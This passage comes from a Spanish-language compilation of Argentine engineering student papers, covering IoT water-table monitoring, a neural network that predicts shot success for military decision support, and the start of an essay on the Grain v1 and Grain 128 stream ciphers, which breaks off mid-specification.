


Figura 10. Ejemplo de visualización de datos para "Datos históricos".

3. Conclusiones

Esta propuesta es una excelente oportunidad para visualizar el potencial que tiene el uso de la tecnología en el agro, permitiendo la automatización de tareas que aportan información valiosa y confiable para obtener un mayor conocimiento de nuestros campos, con el fin de reducir costos y maximizar beneficios. Aumentar los rindes de las cosechas, identificar el óptimo cultivo para las condiciones actuales del suelo, utilizar de manera eficiente fertilizantes, reaccionar proactivamente a inundaciones o sequías, son algunos de los resultados que podemos lograr si contamos con la información precisa en el momento oportuno.

Por otro lado, sienta las bases para el desarrollo de tecnología futura gracias a la destacada escalabilidad que ofrece esta comunicación permitiendo la incorporación de nuevos dispositivos que sean compatibles de manera sencilla y económica.

4. Referencias

[1] Jorge L. Villar. INTA. *Análisis de la evolución de las napas*. Obtenido de http://aapresid.org.ar/wp-content/uploads/2014/12/Napas-fre%23U00e1ticas-Jorge-Villar.doc.pdf

[2] Bollatti, Pablo A., INTA (Agosto 2018). *La importancia del nivel freático en períodos de escasez de precipitaciones.* Obtenido de https://inta.gob.ar/sites/default/files/inta_napa_precipitaciones_ago18mj.pdf

[3] INTA (Diciembre 2014). *¿Por qué es importante conocer el nivel de la napa freática?*. Obtenido de https://inta.gob.ar/documentos/bfpor-que-es-importante-conocer-el-nivel-de-la-napa-freatica

[4] Antonio Gancedo Pedreda (2017). *Arduino para principiantes – 2da edición*

[5] Danilo Navarro (Agosto 2004). *Sensores de ultrasonido usados en robótica móvil para la medición de distancias.* ISSN 0122-1701

[6] Valerie Lampkin. IBM (Marzo 2012). *What is MQTT and how does it work with WebSphere MQ?*. Obtenido de https://www.ibm.com/developerworks/mydeveloperworks/blogs/aimsupport/entry/what_is_mqtt_and_how_does_it_work_with_websphere_mq?lang=en

[7] Toby Jaffey (2014), Eclipse Foundation. *MQTT amd COAP, Iot protocols.* Obtenido de https://www.eclipse.org/community/eclipse_newsletter/2014/february/article2.php

[8] ATmega328P, ATMEL. *Datasheet.* pp. 34. Obtenido de http://ww1.microchip.com/downloads/en/DeviceDoc/Atmel-7810-Automotive-Microcontrollers-ATmega328P_Datasheet.pdf

Predicción de Tiro mediante Redes Neuronales Artificiales

Kobold, Matías; Leiras, Facundo; Montanaro, Luciano; Nieto, Gonzalo

Facultad de Ingeniería del Ejército – Universidad de la Defensa Nacional (UNDEF)
Buenos Aires. Argentina

matiaskobold@gmail.com; faculeiras@hotmail.com; montanarojoseluciano@gmail.com; gonzaloanieto93@gmail.com

Resumen

En el presente trabajo, mediante el uso de un Sistema Experto, en este caso una Red Neuronal Artificial, se busca determinar si un tirador acertará un disparo contra un determinado objetivo. Para esto se recolectan datos del entorno, del objetivo y de las características del tirador, pre-estableciendo casos ejemplificadores para entrenar a la red y luego usando otros para probarla. A partir de los resultados obtenidos, puede afirmarse que la predicción resulta precisa tras abastecer de suficiente información a la red.

Palabras Clave
Sistema Experto, Red Neuronal Artificial, Precisión de Tiro, Acierto, Toma de Decisiones, Militar, Probabilidad de Acierto, Predicción.

1. Introducción

La Inteligencia Artificial tiene, como uno de sus objetivos, reproducir las acciones y el razonamiento de los seres vivos inteligentes en dispositivos artificiales. Un ejemplo de este tipo de dispositivos son los Sistemas Expertos cuyas prestaciones intentan emular parte del comportamiento de un experto humano [1]. Son desarrollados con la ayuda de expertos de campo los cuales revelan información acerca de aquellos procesos mentales que les permiten solucionar los diferentes problemas de su dominio [2].

Para la construcción de un Sistema Experto se pueden utilizar las Redes Neuronales Artificiales (RNAs) que son modelos que intentan emular la forma en que el cerebro humano procesa la información [3]. Están formadas por la combinación de elementos simples de proceso (llamados neuronas artificiales) que se encuentran interconectados y operan en forma paralela para cumplir un objetivo [2]. Las principales ventajas de utilizar RNAs son su aprendizaje adaptativo, auto-organización, tolerancia a fallos, operación en tiempo real y su fácil inserción dentro la tecnología existente [4]. Asimismo, en [5] se presentan las siguientes características de las RNAs:

- Inclinación natural a adquirir el conocimiento a través de la experiencia, el cual es almacenado, al igual que en el cerebro, en el peso relativo de las conexiones interneuronales.
- Alta plasticidad y gran adaptabilidad, ya que son capaces de cambiar dinámicamente junto con el medio.
- Alto nivel de tolerancia a fallas, dado que pueden sufrir un daño considerable y continuar teniendo un buen comportamiento.
- Comportamiento altamente no-lineal, lo que permite procesar información procedente de otros fenómenos no-lineales.

Dentro de la materia Inteligencia Artificial (quinto año de cursada) se desarrolla el presente trabajo que busca confeccionar una herramienta, basada en una Red Neuronal Artificial (RNA), para que oficiales de alto rango puedan determinar si el resultado del enfrentamiento será exitoso y por ende minimizar bajas del personal en combate. El uso de esta RNA también puede servir para que los soldados desplegados en combate puedan determinar el éxito, o no, de un disparo a ser efectuado contra un determinado objetivo bajo ciertas circunstancias.

En este contexto, en la sección 2 se presentan los elementos del trabajo y el tipo de RNA utilizada. Luego, en la sección 3 se muestran los resultados de la implementación realizada, los cuales se analizan en la sección 4. Finalmente, se presenta una conclusión en la sección 5.

2. Elementos del Trabajo y Metodología

Se presenta la herramienta software usada para la implementación de la RNA (sección 2.1), el modelo de RNA que se utiliza para el desarrollo del trabajo (sección 2.2) y los patrones de entrenamiento (sección 2.3).

2.1 Herramienta Utilizada

En el presente trabajo se utiliza, como herramienta para la implementación de la RNA, el software NeuroPH Studio [5] que proporciona una interfaz gráfica para su construcción.

2.2 Modelo de RNA

Para la construcción del SE se utiliza una RNA Multiperceptrón Backpropagation (propagación hacia atrás). Este tipo de red se organiza en capas que pueden tener un número arbitrario de neuronas, donde cada neurona se encuentra conectada a todas las neuronas de la capa anterior (a excepción de las de la primera capa). A las neuronas de la primera capa se las denomina neuronas de entradas, mientras que las de la última capa se las denomina neuronas de salida. Llamándose neuronas de capa oculta a aquellas que quedan entre las neuronas de entrada y de salida. El número de entradas y salidas depende del tipo de problema a resolver [6]. Un ejemplo de este tipo de red se muestra en la figura 1.




Figura 1. RNA Multiperceptrón de tres Capas [7]

Backpropagation es la forma en que el error es propagado hacia atrás a través de la red, es decir, que el error se propaga hacia atrás desde la capa de salida, permitiendo que los pesos sobre las conexiones de las neuronas ubicadas en las capas ocultas cambien durante el entrenamiento. El cambio de dichos pesos en las conexiones de las neuronas además de influir sobre la entrada global, influye en la activación de cada neurona y por consiguiente en la salida de cada una [8].

En este contexto, se construye, luego de probar distintos prototipos, una RNA con tres capas: una capa de entrada de 11 neuronas, una capa oculta con 500 neuronas y una capa de salida con una neurona.

2.3 Patrones de Entrenamiento

Para la obtención de los patrones de entrenamiento se recurre a un Coronel de Comunicaciones del Ejército Argentino como fuente privada de conocimientos, a fin de obtener los parámetros de entrada de la red y sus posibles valores. Se obtienen sus conocimientos a partir de la utilización de métodos de educción de conocimientos, tal como análisis de protocolos y entrevistas complementarias [1, 9].

De la totalidad de las variables provistas por el experto, una parte no fue tenida en cuenta al momento de armar la RNA, ya que éstas eran subjetivas y entonces no podían ser relevadas ni determinadas con certeza. Por esto, junto con la ayuda del experto, se llega a un consenso para determinar una serie de valores para cada variable que le demuestre al usuario de la RNA cuando un disparo puede ser ejecutado exitosamente y cuando no. Mediante estas variables y sus valores se obtuvieron muchas situaciones a fin de entrenar y probar el modelo.

Se definieron y usaron once parámetros de entrada que se muestran en la tabla 1. Asimismo, como salida, la red devuelve un solo valor booleano, para determinar si el tiro va a ser exitoso o no en base a los parámetros mencionados anteriormente.

A modo de ejemplo, se enuncian algunas de las reglas de razonamiento obtenidas del experto, a partir de las cuales se definieron algunos de los patrones de entrenamiento:

- *Si la capacitación y la experiencia del tirador es baja entonces el tiro no será exitoso.*
- *Si la capacitación y la experiencia es alta, a pesar de tener una experiencia media o baja con el arma entonces el tiro será exitoso.*
- *Si el tirador es un hombre, el objetivo es un tanque y el alcance del arma es menor a la distancia al objetivo entonces el tiro no será exitoso.*

Tabla 1. Parámetros de Entrada

Parámetro de Entrada	Rango de Valores
Tipo de Tirador	0: hombre (se moviliza a pie) 1: tanque (es motorizado)
Tipo de Objetivo	0: hombre (se moviliza a pie) 1: tanque (es motorizado)
Capacitación del Tirador	0: baja 1: media 2: alta
Experiencia del Tirador	0: baja 1: media 2: alta
Experiencia del Tirador con el Arma	0: baja 1: media 2: alta
Alcance del Arma	0: menor a 2500 m 1: entre 2500 y 5000 m 2: mayor a 5000 m
Distancia al Objetivo	0: menor a 2500 m 1: entre 2500 y 5000 m 2: mayor a 5000 m
Velocidad de Movimiento	0: baja 1: media 2: alta -1: no afecta al tiro efectuado
Visión	0: normal 1: reducida
Viento	0: no afecta a la trayectoria del proyectil 1: afecta a la trayectoria del proyectil
Estabilizador de Torreta	-1: no afecta al tiro efectuado 0: no tiene 1: tiene

3. Resultados

Se realizan tres prototipos dentro de la herramienta, en los que se llega a los siguientes resultados, respecto al error total de cada uno luego de la etapa de entrenamiento:

- El *primer prototipo* de 75 neuronas intermedias (figura 2) obtiene un error de 0,005045 (figura 3).
- El *segundo prototipo* de 500 neuronas intermedias (figura 4) obtiene un error de 0,004916 (figura 5).
- El tercer prototipo de 1000 neuronas intermedias (figura 6) obtiene un error de 0,00523 (figura 7).




Figura 2. Primer Prototipo de RNA




Figura 3. Error Total del Primer Prototipo luego de la Etapa de Entrenamiento




Figura 4. Segundo Prototipo de RNA




Figura 5. Error Total del Segundo Prototipo luego de la Etapa de Entrenamiento




Figura 6. Tercer Prototipo de RNA




Figura 7. Error Total del Tercer Prototipo luego de la Etapa de Entrenamiento

4. Discusión

Se comienza el estudio de los resultados provistos por el primer prototipo de RNA. Para esto hubo un entrenamiento previo a la evaluación de ciertos parámetros, que fue hecho de manera rápida por el programa utilizado. Como el error total fue cercano al esperado, pero no lo suficiente como para aceptarlo, se procede a construir el segundo prototipo para evaluar los parámetros provistos. Esta red de 500 neuronas intermedias, luego de tomar un tiempo un poco mayor de entrenamiento respecto al prototipo previo, genera un resultado mejor al anterior. De esta manera se observa una cantidad de resultados más certeros respecto a los valores esperados de los parámetros a analizar. Se procede, igualmente, a investigar si una red con más neuronas intermedias (1000 en total), resultaba en un error total menor que 0,004. Sorprendentemente, luego de entrenar esta red por 20 minutos, el error total resultó más alto que en los primeros dos prototipos anteriores. Entonces se decide usar el segundo prototipo de 500 neuronas intermedias para el análisis de diferentes situaciones de combate, ya que garantiza la mayor precisión de todos los casos.

Una vez que el segundo prototipo fue seleccionado, si los atributos a considerar tienen diferentes escalas, tal como en este caso, se recomienda la normalización de los mismos, a fin de optimizar el entrenamiento de la red [7, 10]. Por esto, se utiliza la funcionalidad de normalización, provista por la herramienta, para poder concentrar en un rango de longitud aceptable a cada uno de los valores de los parámetros de entrada. Una vez realizado esto se obtiene un error de 0,0041, como se observa en la figura 8.




Figura 8. Error Total del Segundo Prototipo luego de la Etapa de Entrenamiento y la Normalización de los Parámetros de Entrada

A partir de las diferentes pruebas realizadas, sobre este prototipo entrenado con los parámetros de entradas normalizados, se puede comprobar que la red generada fue capaz de predecir la mayoría de los ejemplos que se utilizaron para las pruebas con una tasa de error

de 0,0082 (ver figura 9), lo cual indica, un buen nivel de certeza en la predicción de tiros.




Figura 9. Tasa de Error de las Pruebas Realizadas

5. Conclusiones

Al final de la experiencia que supuso el entrenamiento de los distintos prototipos de RNAs probados, se concluye que la precisión de la red no es necesariamente mayor al tener una mayor cantidad de neuronas intermedias. La precisión será un factor que dependerá tanto de las neuronas intermedias como del conjunto de datos utilizados para el entrenamiento. Es clave la experimentación con distintas arquitecturas de red, a tal punto que se torna un trabajo manual a la hora de elegir la cantidad de capas y de neuronas ocultas. El proceso que fue realizado nos permitió llegar a estas conclusiones, en base a la prueba y error de los distintos parámetros posibles.

Referencias

1. García-Martinez & Britos (2004). *Ingeniería de Sistemas Expertos*. Editorial Nueva Librería.
2. García-Martínez, Servente & Pasquini (2003). *Sistemas Inteligentes*. Editorial Nueva Librería.
3. Arrioja Landa Cosio (2007). *Inteligencia Artificial*. Manual Users. ISBN 978-987-1347-51-3.
4. Matich (2001). *Redes Neuronales: Conceptos Básicos y Aplicaciones*. Cátedra de Informática aplicada a la Ingeniería de Procesos. Rosario. Argentina.
5. Izaurieta & Saavedra (2000). *Redes Neuronales Artificiales*. Departamento de Física. Universidad de Concepción. Chile.
6. *NeuroPH Studio* http://neuroph.sourceforge.net/ Último Acceso: 04/09/2019.
7. Haykin (1999). *Neural Networks: A Comprehensive Foundation*. McMaster University. Canadá. ISBN 81-7808-300-0.
8. García-Serrano (2013). *Inteligencia Artificial. Fundamentos, Práctica y Aplicaciones*. Editorial Alfaomega.
9. Gómez; Juristo; Montes & Pazos (1997). *Ingeniería del Conocimient*o. Editorial Centro de Estudios Ramón Areces S. A. Madrid. ISBN. 987-1104-15-4.
10. Engelbrecht (2007). *Computational Intelligence: An Introduction*. John Wiley & Sons. ISBN 978-0-470-03561-0.

Recopilación de Ataques a Grain v1 y Grain 128

Silvestri, Valeria Ayelén
Cátedra: Criptografía (5° año)
Departamento de Ingeniería e Investigaciones Tecnológicas
Universidad Nacional de La Matanza
San Justo, La Matanza B1754
valeria.ayelen@gmail.com

Resumen

En este ensayo se presenta la familia de cifradores de flujo asincrónico Grain. Se explica brevemente el funcionamiento interno de Grain v1 y Grain 128 para luego explorar varios ataques, vulnerabilidades y otros problemas de seguridad que se encontraron desde su publicación, y cómo afectaron la evolución de dichos cifradores.

1. Introducción

Grain es una familia de cifradores de flujo sincrónicos, eficientes en hardware, pequeños y fáciles de implementar. Cuentan con la posibilidad de incrementar su velocidad paralelizando parte del procesamiento, característica que no se suele encontrar en otros cifradores. Se trata de uno de los ganadores del proyecto eSTREAM.

El proyecto eSTREAM se creó con el objetivo de identificar nuevos cifradores de flujo apropiados para el uso masivo, luego de que fallaran los seis cifradores seleccionados por el proyecto NESSIE. La convocatoria a presentar las primitivas comenzó en noviembre de 2004. El proyecto implicó varias fases de evaluación que se concluyeron en abril de 2008, anunciando siete ganadores.

Los participantes se clasificaron bajo dos perfiles. El perfil 1 fue orientado a los cifradores de flujo con aplicaciones en software, exigiendo una clave de 128 bits y un vector de inicialización (IV) de 64 o 128 bits. El perfil 2 se orientó hacia aplicaciones en hardware y recursos limitados, exigiendo una clave de 80 bits y un IV de 32 o 64 bits. A su vez se crearon los perfiles 1A y 2A para los cifradores con mecanismos de autenticación.

La primer versión de Grain, hoy conocida como versión 0, se postuló para el perfil 2, pero fue comprometida en las primeras etapas del proyecto eSTREAM (véase [1] para más detalles). Los autores corrigieron la vulnerabilidad agregando algunas variables a la función de filtro, de forma que el ataque propuesto ya no funcionaba. A su vez reconocieron la necesidad de utilizar una clave de 128 bits. Así, la versión 1 quedó definida por dos cifradores: Grain v1, que utiliza una clave de 80 bits cumpliendo con los requisitos del perfil 2, y Grain 128, que utiliza una clave de 128 bits.

Hoy en día se recomiendan las especificaciones de Grain v1 para la versión de 80 bits. Sin embargo, una serie de ataques y criptoanálisis llevó a la propuesta de una nueva versión de 128 bits, Grain 128a, que además incluye un mecanismo de autenticación (véase [2] para más detalles).

Este documento se centra en las versiones de Grain v1 y Grain 128. En la sección 2 se analiza el funcionamiento interno de ambas versiones y en la sección 3 se resumen los diferentes ataques y criptoanálisis que han realizado otros investigadores sobre dichas versiones.

2. Descripción de Grain

Como ya se mencionó, Grain es una familia de cifradores de flujo sincrónico. Es decir, su funcionamiento se basa en generar un *keystream* (flujo de clave) pseudoaleatorio que luego se utilizará para cifrar el mensaje original, aplicando un XOR bit a bit. Dicho *keystream* se genera a partir de una clave y un vector de inicialización (IV) que deben conocer tanto el emisor como el receptor.

Para transformar la clave y el IV en *keystream*, los cifradores Grain cuentan con dos registros de desplazamiento, uno lineal (LFSR) y uno no lineal (NFSR), y una función de filtro que se alimenta de ambos registros y devuelve un bit de keystream por

cada ciclo de ejecución. El LFSR garantiza un período mínimo en el keystream, mientras que el NFSR y la alinealidad de la función de filtro dificultan considerablemente el criptoanálisis.

La longitud de la clave, el IV y los registros varían entre las distintas versiones de Grain. En este documento se analizará la versión 1 y 128, aunque un análisis más exhaustivo se puede encontrar en [3] y [4] respectivamente.

2.1. Especificaciones de Grain v1

Grain v1 utiliza una clave de 80 bits, un IV de 64 bits y dos registros de desplazamiento de 80 bits cada uno. Para su análisis llamaremos f(x) a la función de retroalimentación del LFSR, g(x) a la del NFSR y h(x) a la función de filtro. El estado actual del cifrador queda definido por los valores de ambos registros, lo que permite 2^{160} estados posibles.

En la figura 1 se puede observar un diagrama del funcionamiento del algoritmo y la relación entre los registros y funciones.




Figura 1. Cifrador Grain.

La función f(x) es una función lineal que toma como entrada algunos bits del LFSR y lo retroalimenta con un nuevo bit. Es decir, por cada ciclo del cifrador f(x) tomará su entrada, luego el LFSR desplazará todos los bits una posición a la izquierda y rellenará la última posición con el bit de salida de f(x).

Sean los bits del LFSR denotados como s_i, con i de 0 a 79, f(x) queda definida como:

$$f(x) = 1 + x^{18} + x^{29} + x^{42} + x^{57} + x^{67} + x^{80}$$

Para evitar cualquier ambigüedad, también se puede definir como:

$$s_{i+80} = s_{i+62} + s_{i+51} + s_{i+38} + s_{i+23} + s_{i+13} + s_i$$

Por su parte, la función g(x) es una función no lineal que toma como entrada un bit del LFSR y algunos bits del NFSR para retroalimentar a este último con un nuevo bit mientras realiza su desplazamiento.

Sean los bits del NFSR denotados como bi, con i de 0 a 79, g(x) queda definida como:

$$g(x) = 1 + x^{18} + x^{20} + x^{28} + x^{35} + x^{43} + x^{47} + x^{52} + x^{59} + x^{66} + x^{71} + x^{80} + x^{17}x^{20} + x^{43}x^{47} + x^{65}x^{71} + x^{20}x^{28}x^{35} + x^{47}x^{52}x^{59} + x^{17}x^{35}x^{52}x^{71} + x^{20}x^{28}x^{43}x^{47} + x^{17}x^{20}x^{59}x^{65} + x^{17}x^{20}x^{28}x^{35}x^{43} + x^{47}x^{52}x^{59}x^{65}x^{71} + x^{28}x^{35}x^{43}x^{47}x^{52}x^{59}$$

Nuevamente, puede ser expresada también como:

$$b_{i+80} = s_i + b_{i+62} + b_{i+60} + b_{i+52} + b_{i+45} + b_{i+37} + b_{i+33} + b_{i+28} + b_{i+21} + b_{i+14} + b_{i+9} + b_i + b_{i+63}b_{i+60} + b_{i+37}b_{i+33} + b_{i+15}b_{i+9} + b_{i+60}b_{i+52}b_{i+45} + b_{i+33}b_{i+28}b_{i+21} + b_{i+63}b_{i+45}b_{i+28}b_{i+9} + b_{i+60}b_{i+52}b_{i+37}b_{i+33} + b_{i+63}b_{i+60}b_{i+21}b_{i+15} + b_{i+63}b_{i+60}b_{i+52}b_{i+45}b_{i+37} + b_{i+33}b_{i+28}b_{i+21}b_{i+15}b_{i+9} + b_{i+52}b_{i+45}b_{i+37}b_{i+33}b_{i+28}b_{i+21}$$

La función h(x) es una función no lineal que toma 5 bits del nuevo estado, es decir, una vez desplazados los registros, y agrega alinealidad a la salida. h(x) queda definida como:

$$h(x) = x_1 + x_4 + x_0x_3 + x_2x_3 + x_3x_4 + x_0x_1x_2 + x_0x_2x_3 + x_0x_2x_4 + x_1x_2x_4 + x_2x_3x_4$$

Donde x_0, x_1, x_2, x_3 y x_4 corresponden a los bits s_{i+3}, s_{i+25}, s_{i+46}, s_{i+64} y b_{i+63}.

Por último, a dicha función se le suman otros bits del NFSR, quedando la salida definida como:

$$\text{Bit de keystream} = b_{i+1} + b_{i+2} + b_{i+4} + b_{i+10} + b_{i+31} + b_{i+43} + b_{i+56} + h(s_{i+3}, s_{i+25}, s_{i+46}, s_{i+64}, b_{i+63})$$

2.1.1. Inicialización de la clave

Previamente se explicó cómo funciona Grain v1 en un ciclo normal de ejecución. Pero para que esto sea posible, primero es necesario preparar el entorno mediante un proceso de inicialización. El objetivo es dejar al cifrador en un estado con suficiente aleatoriedad y así dificultar el criptoanálisis desde el primer bit del keystream.

El NFSR se inicializa con la clave. El LFSR se inicializa con el IV y, como el IV es más corto, se completan los últimos bits con 1. Esto a su vez permite utilizar un IV con todos los bits en 0 sin anular el funcionamiento del cifrador.

Luego, el cifrador ejecuta 160 ciclos utilizando el bit de salida como retroalimentación del siguiente ciclo. En la figura 2 se puede observar el funcionamiento. Las 160 vueltas aseguran que la clave y el IV fueron completamente desplazados y ya no forman parte del estado actual. La retroalimentación añade confusión al proceso, logrando mayor aleatoriedad en el estado con el que comenzará la generación del *keystream*.




Figura 2. Inicialización de la clave.

2.2 Especificaciones de Grain 128

Grain 128 utiliza una clave de 128 bits, un IV de 80 bits y dos registros de desplazamientos de 128 bits cada uno. El funcionamiento es similar al de Grain v1.

Nuevamente, llamaremos f(x) a la función de retroalimentación del LFSR, g(x) a la del NFSR, h(x) a la función de filtro, s_i a los bits del LFSR y b_i a los bits del NFSR, con i de 0 a 127 en ambos casos.

La función f(x) queda definida como:

$$f(x) = 1 + x^{32} + x^{47} + x^{58} + x^{90} + x^{121} + x^{128}$$

O lo que es lo mismo:

$$s_{i+128} = s_i + s_{i+7} + s_{i+38} + s_{i+70} + s_{i+81} + s_{i+96}$$

La función g(x) queda definida como la suma de una función lineal y una *bent function* (una función booleana difícil de aproximar por su naturaleza):

$$g(x) = 1 + x^{32} + x^{37} + x^{72} + x^{102} + x^{128} + x^{44}x^{60} + x^{61}x^{125} + x^{63}x^{67} + x^{69}x^{101} + x^{80}x^{88} + x^{110}x^{111} + x^{115}x^{117}$$

O lo que es lo mismo:

$$b_{i+128} = s_i + b_i + b_{i+26} + b_{i+56} + b_{i+91} + b_{i+96} + b_{i+3}b_{i+67} + b_{i+11}b_{i+13} + b_{i+17}b_{i+18} + b_{i+27}b_{i+59} + b_{i+40}b_{i+48} + b_{i+61}b_{i+65} + b_{i+68}b_{i+84}$$

La función h(x) es de grado 3 y muy simple. Toma como entrada 9 bits del estado actual, conformado por los 256 bits que suman ambos registros. Queda definida como:

$$h(x) = x_0x_1 + x_2x_3 + x_4x_5 + x_6x_7 + x_0x_4x_8$$

Donde las variables x_0, x_1, x_2, x_3, x_4, x_5, x_6, x_7 y x_8 corresponden a los bits b_{i+12} , s_{i+8} , s_{i+13} , s_{i+20} , b_{i+95} , s_{i+42}, s_{i+60} , s_{i+79} y s_{i+95} respectivamente.

La salida queda definida como:

